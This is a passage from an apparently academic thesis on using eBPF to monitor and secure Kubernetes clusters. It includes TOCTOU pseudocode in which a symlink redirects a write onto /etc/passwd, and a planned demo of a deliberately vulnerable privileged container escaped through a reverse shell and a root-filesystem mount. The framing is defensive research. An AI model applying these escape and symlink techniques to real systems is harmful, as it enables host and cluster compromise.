Kubernetes is an industry leader in the container orchestration space, created and open-sourced by Google in 2014 (*IBM, What is Kubernetes?, 2023*). A container orchestration tool like Kubernetes is used to manage and configure a cluster of virtualized resources by scheduling computing tasks (pods) on nodes. The Kubernetes system is then responsible for the resources and deploying, scaling, and balancing containerized workloads on the cluster nodes.

Most cloud providers, provide a service for a managed or self-managed Kubernetes cluster using their compute resources. Big cloud providers allow for fully managed services that abstract the Kubernetes cluster away from the customer which can be used by organizations where the expertise

to setup, configure and run their own Kubernetes cluster, is missing. *AWS Fargate* and *AWS lambda* are great examples of fully managed solutions provided by the AWS (*Serverless Computing - AWS Lambda - Amazon Web Services, 2023*). These services enable a developer or organization to *only* manages the type of application that need to run, which means they never interact with the underlying Kubernetes cluster or other orchestrator that deploys and runs the container workload.

Managed services are great for organizations that fit into the limitations and costs associated with fully managed services like *Fargate* and *lambda*. However, organizations that have special needs or strict requirements that are not in line with what the fully managed services offer, will have to manage their own Kubernetes cluster. This can be a daunting task and require specialized knowledge to efficiently run a distributed computing environment. Security is only one of the concerns that a Kubernetes administrator will have to deal with, and the task associated with monitoring potentially hundreds of small containers, is also very different task than monitoring a handful of standalone application servers. The encapsulation and isolation mechanism provided by containers, allow for great features like reducing blast radius from a security incident because of the sandboxed environment. But require systems administrators to keep up to date with the latest best-practices and the quickly evolving cloud native landscape.

## 2.5 BERKELEY PACKET FILTERING (BPF)

Berkeley Packet Filter (BPF) was originally designed as a technology to filter network packets efficiently. It was introduced in the early 1990s as a solution to the problem of how to efficiently filter packets on a network interface without copying each packet into user space. BPF provided a way to describe packet filters in a simple, high-level language that could be compiled into efficient, low-level code for the operating system to execute. originally developed at the University of California, Berkeley in 1992. BPF was designed as a low-level packet filtering mechanism that allowed developers to filter and modify network packets at the kernel level (*McCanne & Jacobson, 1992*).

A notable user of BPF was Tcpdump<sup>4</sup>, a command-line packet analyzer. Tcpdump used BPF to capture network traffic and provide a detailed view of the packets flowing through a network. BPF allowed tcpdump to efficiently filter out irrelevant packets and focus on the ones of interest to the user. Interestingly it is still extremely fast on exponentially larger networks than when it was first implemented, which speaks to the use of BPF for user-supplied low level logic that BPF and eBPF provides (*Majkowski, 2014*).

### 2.5.1 EXTENDED BERKELEY PACKET FILTERING – EBPF

eBPF, which stands for Extended Berkeley Packet Filter, is a continuation of BPF, which is a Linux kernel technology that enables safe and efficient execution of arbitrary code in the kernel space. It was originally designed for network performance analysis and optimization but, has since evolved into a general-purpose platform for monitoring, tracing, and securing the Linux operating system through kernel code.

Conceptually, eBPF is a virtual machine that runs inside the Linux kernel, providing an interface to execute user-defined programs within the kernel context (*Rice, 2023*). The programs written in the eBPF framework, are called eBPF programs or simply BPF programs, and they are executed in response to specific events, such as system calls, network events, or CPU performance events. These programs are written in C but can be combined with higher level languages for example with BCC, which is covered later in this thesis.

The key technical features of eBPF includes:

1. **Sandboxing:** eBPF programs run in a restricted environment, known as a sandbox, that is isolated from the rest of the kernel. This combined with the eBPF verifier, ensures that eBPF programs cannot compromise the stability or security of the kernel.

---

<sup>4</sup> <https://www.tcpdump.org/> - What is Tcpdump.



2. **Tracing:** eBPF programs can be attached to specific points in the kernel, such as system calls or network events, and can collect data about these events in real-time. This makes eBPF ideal for tracing and profiling systems.
  
3. **Programmable:** eBPF programs themselves, are only written in a limited C language with special restrictions to ensure kernel safety. But eBPF programs can be combined with other high-level languages to enable advanced control and modern design. This makes eBPF highly versatile and useful for a wide range of tasks, including security and performance analysis.
  
4. **Safe execution:** eBPF programs are executed with limited resources, such as CPU time, memory, and stack space, and they cannot access kernel memory directly. This ensures that eBPF programs are safe and efficient to run.

By leveraging eBPF for observability, organizations can enhance the security and stability of their container and cloud environments and protect their data and applications from threats, such as a container escape (Ivánkó, 2021).




Figure 5 eBPF.io seen 01/04/2023.

Shown above is an illustration of how eBPF fits into a given system. eBPF is denoted by the bee illustration 🐝. Seen above, is 3 major fields where eBPF has a clear use case according to eBPF.io, and the technology has already been adopted and is heavily used. These 3 categories are huge and encompasses many types of programs. For example can it be used in an event driven serverless

system described in (Qi et al., 2022). This system utilizes the low overhead and event driven nature of working with eBPF inside of the Linux kernel in a safe manner, to build a serverless platform like AWS Lambda.

eBPF programs are verified by the *eBPF verifier* (*EBPF Verifier – The Linux Kernel Documentation*, n.d.). The *verifier* ensures that programs running in the kernel are safe and cannot crash the kernel. This is important for our use of eBPF because, we are using it in a container environment where several *containers* share the same kernel, meaning that if the kernel was to crash, all the containers would crash as well.

A key benefit of this approach - to kernel instrumentation and extension - is to monitor, secure and extend the kernel, without creating and applying kernel modules, which are cumbersome and prone to compatibility issues if the kernel is updated.

eBPF can help organizations with the security of their cloud environments, as well as to detect and respond to any potential threats in a quick and efficient way, without the need to wait for an upstream

kernel patch or creating a potentially crucial kernel module. Essentially providing an easier way to respond to threats and emerging vulnerabilities, by “live patching” the kernel (Lawler, 2022).




Figure 6 eBPF diagram, how does it work.

Recall **Error! Reference source not found.** The illustration above shows how eBPF fits into the Linux kernel, which also gives an idea of why and how it could be advantageous to use this technology. eBPF programs are loaded into the kernel from user space, which means it is done while the kernel is running and can be done from other applications based on more advanced logic.

This is what makes eBPF easy and efficient to monitor cloud infrastructure and applications, since containerized applications are the backbone of the cloud, and they share the same kernel. Well documented use cases of the kernel-based eBPF approach, is for providing organizations with greater visibility into their cloud environments and help identify potential threats and vulnerabilities (Cilium

*Users and Real World Case Studies, 2023*). Furthermore, eBPF based programs can be modified and restarted without disrupting<sup>5</sup> or instrumenting<sup>6</sup> any containers manually (*Rice, 2023*).

## MEANINGLESS ACRONYM

eBPF has undergone significant development over the years, thanks to the contributions of more than 300 kernel developers and numerous user space tools, compilers, and programming language libraries. Originally, eBPF programs were limited to 4096 instructions. However, this limit has been expanded to over one million instructions (*Rice, 2023*).

eBPF's capabilities now extend far beyond packet filtering to include a broad range of applications. This expansion of functionality has led to eBPF becoming a standalone term, with the acronym essentially meaningless. Moreover, since the extended parts of eBPF are supported in the Linux kernels used widely today, eBPF and BPF are often used interchangeably. In kernel source code and eBPF programming, the common terminology is BPF. For example, the name of the system call for interacting with eBPF is `'bpf ()'`, helper functions begin with `'bpf_'`, and different types of eBPF programs are identified with names that start with `'BPF_PROG_TYPE'` (*Rice, 2023*).

Outside of the kernel community, the name eBPF has persisted. For instance, it is the name of the eBPF Foundation and the community site eBPF.io.

## EXAMPLE OF EBPF

eBPF in practice is written in C, with libraries for more modern languages like Python, Go C++, and Rust, which allow the user to create logic around eBPF programs and eBPF map data, without using *bpf tool* to manually attach programs and get output from eBPF maps. Python is one of the popular tools to develop eBPF programs using the BCC library<sup>7</sup>. Developing eBPF programs in Python, or any other modern language, does not remove the need to write the eBPF program itself in the limited

---

<sup>5</sup> <https://kubernetes.io/docs/concepts/workloads/pods/disruptions/> - What are node disruptions.

<sup>6</sup> <https://newrelic.com/blog/best-practices/observability-instrumentation> - What is instrumentation.

<sup>7</sup> [https://github.com/iovisor/bcc/blob/master/docs/tutorial\\_bcc\\_Python\\_developer.md](https://github.com/iovisor/bcc/blob/master/docs/tutorial_bcc_Python_developer.md)

C, they are merely wrappers to make logic around the eBPF programs in action and when they run. For example:

```
1 from bcc import BPF
2 program="""int kprobe__sys_clone(void *ctx) { bpf_trace_printk("Hello, World!\\n"); return 0; }"""
3 BPF(text=program).trace_print()
```

Figure 7: Python example wrapped around an eBPF program.

This is an extremely simple program that uses the Python BCC library to run the program denoted by the `program` variable. This is the common syntax for writing eBPF programs using BCC, the user defines a C program in a variable and passes it to the `BPF` class `text` parameter. This program prints hello world every time there is a `clone` syscall (system call). The clone syscall creates a new child process, from some *parent* process, for example running `'cat'`, `'echo'`, `'ls'` or any other executable from a bash shell, uses the clone syscall <sup>8</sup>.

## 2.5.2 EBPF IN THE CLOUD NATIVE LANDSCAPE

The introduction of eBPF opened new possibilities for system introspection and control, making eBPF a key technology in the modern Linux system. Which also means in the cloud (*The State of Linux in the Public Cloud for Enterprises*, 2019).

As cloud environments become increasingly complex, maintaining visibility into application behavior, and detecting security threats has become a significant challenge for security and risk management teams. To address this issue, eBPF has gained significant attention in recent years as a promising solution to enhance security and risk management in cloud environments (Bosworth, 2023).

Because eBPF is run directly in the kernel layer, it can immediately observe and instrument all the underlying container workloads without modifying or changing the way they run. This enables eBPF to provide valuable insights in container environments like a Kubernetes cluster managed directly,

---

<sup>8</sup> <https://man7.org/linux/man-pages/man2/clone.2.html> - The clone syscall

or a container service like Amazon's Elastic Container Service (ECS<sup>9</sup>), from the perspective of the cloud provider (*Rice, 2023*).

eBPF allows container orchestration admins to observe the whole container landscape of potentially hundreds of different workloads, without instrumenting any of them individually. The adoption of Cilium, Falco, and other eBPF-based projects amongst the large cloud providers (*Thomas, 2021, 2022*), speak to the power and need for efficient and scalable observability and control.

Before eBPF, a *sidecar* approach was a common way to instrument observability and monitoring of a cloud landscape (*Rice, 2023*). This approach meant that administrators would need to modify application specifications to inject this sidecar workload into the application. This is more prone to error and is more cumbersome when the landscape consists of maybe hundreds of different workloads. An admission controller like *kyverno*<sup>10</sup> could be used to automatically append and inject the sidecar workload to every workload that is applied to a Kubernetes cluster. But this approach is still more intrusive to application logic, than observing directly at the kernel layer.

### 2.5.3 OTHER USERS OF EBPF AND USECASES

From the perspective of cloud providers (Amazon, Google, Microsoft etc.), eBPF can help to improve the security and stability of their cloud environments by detecting and preventing threats in real-time, monitoring resource usage to prevent denial-of-service attacks and enforcing security policies. An example is; when a cloud provider offers a serverless platform, they must be able to monitor, isolate and secure each container running the serverless functions, on each machine. If a container escape (*Ivánkó, 2021*) happens, a threat actor could compromise the data, memory, and business logic of many customers using the serverless functionality.

---

<sup>9</sup> <https://docs.aws.amazon.com/AmazonECS/latest/developerguide/Welcome.html> - What is ECS?

<sup>10</sup> <https://kyverno.io/docs/introduction/> - Kyverno introduction. "Validate, mutate, generate, or cleanup (remove) any resource."

eBPF can help to improve the security and privacy of their data and applications in the cloud. By monitoring system activity and detecting and preventing threats in real-time, eBPF can help to ensure that sensitive data and applications are protected from unauthorized access, theft, or compromise.

A notable high performance use case of eBPF is described in (Qi et al., 2022) where the in-kernel event-driven functionality provided by eBPF, allows the CPU usage and latency to be significantly lower, for a serverless platform tested in various experiments. Serverless computing is the concept of executing some application code on some hardware, where the hardware and infrastructure is abstracted away from the developer like Amazon AWS Lambda (Serverless Computing - AWS Lambda - Amazon Web Services, 2023), Google Functions (Cloud Functions, 2023) and Azure Functions (Azure Functions - Serverless Functions in Computing | Microsoft Azure, 2023). Other high profile use cases of eBPF can be seen below:

**Organizations in every industry use eBPF in production**

|                                                                                                                                                               |                                                                                                    |                                                                                                                                                  |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| <p><b>Google</b></p> <p>Google uses eBPF for security auditing, packet processing, and performance monitoring.</p> <p>VIDEO 1 · VIDEO 2 · TALK 1 · TALK 2</p> | <p><b>NETFLIX</b></p> <p>Netflix uses eBPF at scale for network insights.</p> <p>BLOG</p>          | <p><b>android</b></p> <p>Android uses eBPF to monitor network usage, power, and memory profiling.</p> <p>DOCS</p>                                |
| <p><b>S&amp;P Global</b></p> <p>S&amp;P Global uses eBPF through Cilium for networking across multiple clouds and on-prem.</p> <p>VIDEO</p>                   | <p><b>shopify</b></p> <p>Shopify uses eBPF through Falco for intrusion detection.</p> <p>VIDEO</p> | <p><b>CLOUDFLARE</b></p> <p>Cloudflare uses eBPF for network security, performance monitoring, and network observability.</p> <p>BLOG · TALK</p> |

[More case studies](#)

Figure 8: (eBPF - Introduction, Tutorials & Community Resources, 2023)

## 2.5.4 EBPF SECURITY

While eBPF provides significant benefits for monitoring and securing cloud and container environments, it's important to also consider the potential security risks and concerns associated with

its use. When an attacker is allowed to use eBPF it can bypass most observability security measures as shown at the Defcon conference (*Dileo, 2019*). However, the author states that the way he would conduct the attack, would be using eBPF, which speaks to the good and evil of easy access to kernel level, control, and observability.

A list of some security concerns when developing eBPF programs could be:

### **KERNEL-LEVEL ACCESS**

eBPF operates at the kernel level, providing it with a high degree of visibility and control over system operations. While this is a strength, in terms of its monitoring and enforcement capabilities, it also means that any vulnerabilities or bugs in eBPF programs could potentially have serious implications for system security.

### **COMPLEXITY OF EBPF PROGRAMS**

eBPF programs are written in a restricted C language and can be quite complex if the developer does not know C, particularly when used for advanced monitoring or enforcement tasks. This complexity can increase the risk of bugs or vulnerabilities in the program itself.

### **PRIVILEGE**

eBPF programs are designed to run with super user privileges. If an attacker were able to infiltrate a system that could run eBPF programs, they will be able to compromise the whole system and hide exfiltration of data, for example.

## **2.5.5 LINUX SECURITY MODULES (LSM) AND EBPF**

Linux Security Modules (LSM) is a framework that allows the Linux kernel to support a variety of security models while avoiding favoritism toward any specific security implementation. The LSM interface provides a set of hooks that security modules can use to implement access control checks



and other security checks throughout the kernel (*Linux Security Module Development – The Linux Kernel Documentation*, n.d.).




Figure 9: Kernel and user-space overview incl. LSM

### TIME OF CHECK TO TIME OF USE ATTACKS

Time of Check to Time of Use (TOCTOU, pronounced TOCK) is a class of software bugs and attacks where a program's control flow is disrupted due to a change in system state between a check (time of check) and the use of the results of that check (time of use). This can lead to serious security vulnerabilities if an attacker can manipulate the system state in the interval between the check and use, an example snippet of pseudocode is seen below.

| Victim                                                                                                                                                             | Attacker                                                                                                                                      |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> if (access("file", W_OK) != 0) {     exit(1); }  fd = open("file", O_WRONLY); // Actually writing over /etc/passwd write(fd, buffer, sizeof(buffer)); </pre> | <pre> // // // After the access check symlink("/etc/passwd", "file"); // Before the open, "file" points to the password database // // </pre> |

Figure 10 - TOCTOU attack pseudocode

In the context of eBPF, LSM has since 2019 been used to write custom mandatory access control (MAC) as an additional layer of security (*Mitigating Attacks on a Supercomputer with KRSI*, 2020). For example, eBPF programs can now be used in conjunction with the LSM framework to implement fine-grained access control policies, controlling the execution flow. Using the LSM

framework, and the eBPF hooks has the purpose of ensuring that parameter checking is as close to execution as possible. This mitigates risk of TOCTOU attacks, by ensuring that parameter checking, and validation is just before execution. By using LSM eBPF hooks, we are also restoring some of the security measures disabled by running containers in privileged mode, as when a user defines privileged mode, it disables the AppArmor and SELinux profiles attached to containers by default.




Figure 11 [https://www.bluctoad.com/publication/?i=701493&article\\_id=3987581&view=articleBrowser](https://www.bluctoad.com/publication/?i=701493&article_id=3987581&view=articleBrowser)

Understanding and mitigating TOCTOU attacks, and effectively using LSM, are crucial for maintaining the security of any Linux based environment. By combining these strategies with the capabilities of eBPF, it is possible to build highly secure and efficient container-based systems.

### 3. METHOD & PROCEDURE

This chapter will dive into the specifics of how a developer or Kubernetes administrator could enhance observability and security in their container environment, using eBPF. This section will showcase an approach of using eBPF to prevent an introduced security vulnerability, in a private cloud-like environment. Furthermore, the section will lead into a discussion about existing observability and security measures, that could be incorporate in a container-based environment.

We will purposely introduce a Remote Code Execution (RCE) vulnerability in a container running in our demonstration cluster. This vulnerability will serve as an entry point into the Kubernetes cluster which we simulate using a tool called K3d (K3d, 2023). K3d deploys a lightweight Kubernetes distribution called k3s, but inside docker containers, which means, that a multi node Kubernetes cluster can be run on a single virtual machine through the power of containerization. A clarification of the demonstration environment is seen below:




Figure 12 - The demonstration environment showing the layers of virtualization.

A Kubernetes environment would usually not run on a single node like in our case. The Ubuntu virtual machine, which mimics a multi node Kubernetes setup. In a real-world scenario, the Kubernetes cluster would run on a set of virtual machines (nodes) without the extra virtualization layers we get from using K3d. But since we are showcasing a vulnerability in a container workload, it is not important that the underlying Kubernetes environment runs performant and resource optimized. A low performance, but fully featured version of the Kubernetes environment is adequate to demonstrate the attack and how eBPF would work in a real scenario.

### 3.1 EXPLORATION GOAL

The method we will explore to escape the containerization, is by mounting<sup>11</sup> the root filesystem device into the container, which is allowed because of the privileged security context, which will be discussed and explained further in the chapter. We will showcase how to prevent this specific attack, using a custom made eBPF program. This program will monitor container processes and keep track of containers which are trying to execute a `'mount'` syscall. One of the interesting difficulties but awesome features of using eBPF in this case, is filtering of containers achieved from user space, and preventing specific syscalls from certain containers in kernel space. Importantly, this is achieved, even though it is running in a privileged context with all capabilities.

One of the key challenges to achieve the desired result as described above, is to keep track of container pIDs (process IDs) in kernel space. A curious reader may think that there would be some indication as to what processes tasks originate from a container in kernel space. However, being certain that a *task struct* and process belongs to a container in kernel space is difficult, because the kernel has no concept of docker, containerD<sup>12</sup> or any other container management tool. The kernel only knows *cgroups*, *namespaces* and other isolation mechanisms in the kernel, and the use of these functionalities are not exclusive to container technologies. How we overcome this limitation, using an eBPF based approach, will be demonstrated in this chapter.

---

<sup>11</sup> <https://askUbuntu.com/questions/20680/what-does-it-mean-to-mount-something>

<sup>12</sup> <https://containerd.io/> - ContainerD container runtime

## 3.2 SETTING UP DEVELOPMENT ENVIRONMENT

To work with eBPF, access to a Linux distribution with a kernel version above 4.4 (*Rice, 2023*) is needed. For our work, we have chosen to setup Ubuntu in virtual machines from which we will conduct our experiments. The experiments and further documentation of the processes can be found at the thesis GitHub repository<sup>13</sup>. The specific Linux distribution we chose for this project, was Ubuntu 22.04.2 using kernel version 5.19.0-41. Most Linux-based distribution comes with the BPF kernel flags enabled, but some distributions require to manually be built, using the desired kernel flags to enable eBPF/BPF.

For Windows we used the software *VirtualBox* from Oracle, to install and run the Ubuntu virtual machine, using the official Ubuntu 22.04.2 ISO image<sup>14</sup>. The virtual machine will be used to run the microservice system and experiment and implement the eBPF programs, we will dive into how this is different than a real-world scenario later. The chosen host operating system it not important, but we state it, to allow a full reproduction of our work, using the same tools and same versions, see `'setup.md'` in the thesis repo.

## 3.3 PREVIOUS VULNERABILITIES THAT WOULD ALLOW THIS APPROACH

We will introduce a RCE vulnerability into the development cluster, which will serve as the entry point into the cluster. The exact vulnerability introduced in this thesis is unlikely, however, similar RCE with the same or similar consequences, is not unlikely. If an RCE vulnerability got discovered in a container application, that is running in privileged context, it could also serve as an entry point from which a container escape could happen and, compromise the surrounding environment. RCEs happens all the time in different libraries, and custom code implementations, that are used in live

---

<sup>13</sup> <https://github.com/Havnevej/Sockshop-speciale> - Sockshop: A fork of Weaveworks Sockshop microservice demo by Anton and Leon

<sup>14</sup> <https://Ubuntu.com/download/desktop> - Ubuntu 22.04.2, latest from Ubuntu.com

production environments (*CVE - Search Results*, 2023). At the time of writing there has already been a handful of RCE vulnerabilities in 2023, and if any of these vulnerabilities exists in a privileged container, our method, or the numerous other privileged container escape methods publicly available on the internet, would be a very critical issue (Polop, 2020/2023). In this chapter we will show how a misconfigured workload (a vulnerable Python container) combined with an RCE vulnerability, compromises the whole Sockshop demonstration cluster.

## 3.4 SOCKSHOP MICROSERVICE DEMONSTRATION

For demonstration purposes we have implemented our vulnerable container workload, within a reasonable microservice-based web shop demo project. We chose the microservice web shop demo project from (*weaveworks*, 2023), which we have forked and worked within for our demonstration. The Sockshop demo system, created by Weaveworks, is an example of how a real world microservice architecture could be built to facilitate a web shop. The extra resource usage and complexity overhead, when working with a fully-fledged web shop, serves to illustrate the criticality of the attack, and the consequences of a cascading threat. Furthermore, it serves to highlight the danger of misconfiguration even when working in container environments, that have the extra isolation security layer. Lastly, we want to show how eBPF could be implemented to enhance security and mitigate emerging threats to a misconfigured or vulnerable container environment like a Kubernetes cluster.

### 3.4.1 DEPLOYMENT

We deploy the modified version of the Sockshop demo on a K3d cluster: “*K3d is a lightweight wrapper to run k3s (Rancher Lab’s minimal Kubernetes distribution) in docker.*” (*K3d*, 2023). We run K3d and docker in the Ubuntu virtual machine see Figure 12.

The Sockshop application architecture is built to demonstrate a real-world application, and contains the full functionality of a web shop:




Figure 13 Weaveworks 2023 <https://github.com/microservices-demo/microservices-demo/blob/master/internal-docs/design.md>

The demo application is deployed using the `complete-demo.yaml` manifest<sup>15</sup>. This manifest describes all the components of the Sockshop application. Running `kubectl apply -f complete-demo.yaml` applies the Sockshop demo system and our appended modifications to the connected Kubernetes cluster denoted by the `KUBECONFIG` environment variable. This environment variable should point to a Yaml configuration file, allowing access to the cluster. In our scenario, the connected Kubernetes cluster is a k3d cluster running in docker.

When the system is deployed to the cluster, and the microservice demo application is up and running, the only connection to the broader internet, is through the frontend service, see Figure 13. Internal components (database, message queue system, etc.) are not reachable by the internet. To

---

<sup>15</sup> <https://github.com/Havnevej/Sockshop-speciale/blob/master/deploy/kubernetes/complete-demo.yaml>

compromise this setup, a threat actor in a real-world scenario, would need to find a way to leverage an unsecure API call, or some unsecure and vulnerable logic in the frontend, which could communicate with the internal components. If such a vulnerability was found, this could lead to an attacker establishing a *reverse shell*<sup>16</sup> into a container within the system. And if the attacker finds a way to a privileged container, it will likely lead to a privilege escalation, resulting in the compromise of the container host, and most likely the whole cluster.

### 3.4.2 OUR CHANGES TO THE SYSTEM

As referred to, we have modified the Sockshop microservice demonstration project, to show how a specific security oversight and misconfiguration could affect a real-world container-based cloud environment. To simulate a vulnerable hole in the frontend, we have introduced a security hole in the form of a privileged vulnerable application, alongside the rest of the cluster, which allows an attacker to establish a *reverse shell* into the vulnerable pod (container). Once this connection is established, we will illustrate how devastating this configuration can compromise the whole Kubernetes cluster and the underlying host nodes.

